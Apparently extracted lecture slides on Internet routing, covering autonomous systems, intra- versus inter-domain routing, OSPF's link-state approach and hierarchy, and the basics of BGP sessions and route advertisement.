
- “Flat” routing not suited for the Internet
 - Scalability (as the network size increases)
 - Space complexity → Each node cannot be expected to store routes to every destination (or destination network)
 - Convergence times increase
 - Communication → Total message count increases
 - Administrative autonomy
 - Each internetwork may want to run its network independently
 - E.g., hide topology information from competitors
- Solution: Hierarchy via autonomous systems (AS's)

Today's Internet

- Uses hierarchy of AS's
- Each AS:
 - A set of routers under a single technical administration
 - **Intra-domain Routing:** Use an *interior gateway protocol (IGP)* and common metrics to route packets within the AS
 - **Inter-domain Routing:** Use an *exterior gateway protocol (EGP)* to route packets to other AS's
- IGP: OSPF, RIP
- EGP: BGP



Interconnected AS's



- Forwarding table is populated by intra- and inter-AS routing algorithms
 - **intra-AS routing** determine entries for destinations within AS
 - **inter-AS & intra-AS** determine entries for external destinations

Inter-AS tasks


Suppose router in AS1 receives datagram destined **outside** of AS1:

- router should forward packet to gateway router, but which one?

AS1 must:

1. learn which dsts are reachable through AS2, which through AS3
2. propagate this reachability info to all routers in AS1

Job of inter-AS routing!




Intra-AS Routing: OSPF

- Uses link-state algorithm
 - link state packet dissemination
 - topology map at each node
 - route computation using Dijkstra's algorithm
- Router floods OSPF link-state advertisements to all other routers in **entire AS**
 - carried in OSPF messages directly over IP (rather than TCP or UDP)
 - link state: for each attached link
- **Issues?**

OSPF Features


- **Security:**
 - all OSPF messages authenticated (to prevent malicious intrusion)
- **Multiple** same-cost paths allowed
- How can we address the scalability issue?
 - **Hierarchical** OSPF in large domains.

Hierarchical OSPF




Internet inter-AS routing: BGP


- BGP (Border Gateway Protocol):
 - the de facto inter-domain routing protocol
- Allows a subnet to advertise its existence to rest of Internet
- BGP provides each AS a means to:
 - eBGP: **obtain** subnet **reachability information** from **neighboring** ASes
 - iBGP: **propagate** reachability information to **all AS-internal routers**.
- Determines “good” routes to other networks based on **reachability information** and **policy**



An Example




iBGP and eBGP Connections



BGP Basics


- **BGP session:** two BGP routers (“peers”) exchange BGP messages over semi-permanent TCP connection:
 - Advertising paths to different destination network prefixes (BGP is a “path vector” protocol)
 - When AS3 gateway router 3a advertises path **AS3,X** to AS2 gateway router 2c:
 - AS3 *promises* to AS2 it will forward datagrams towards X



Path attributes and BGP routes

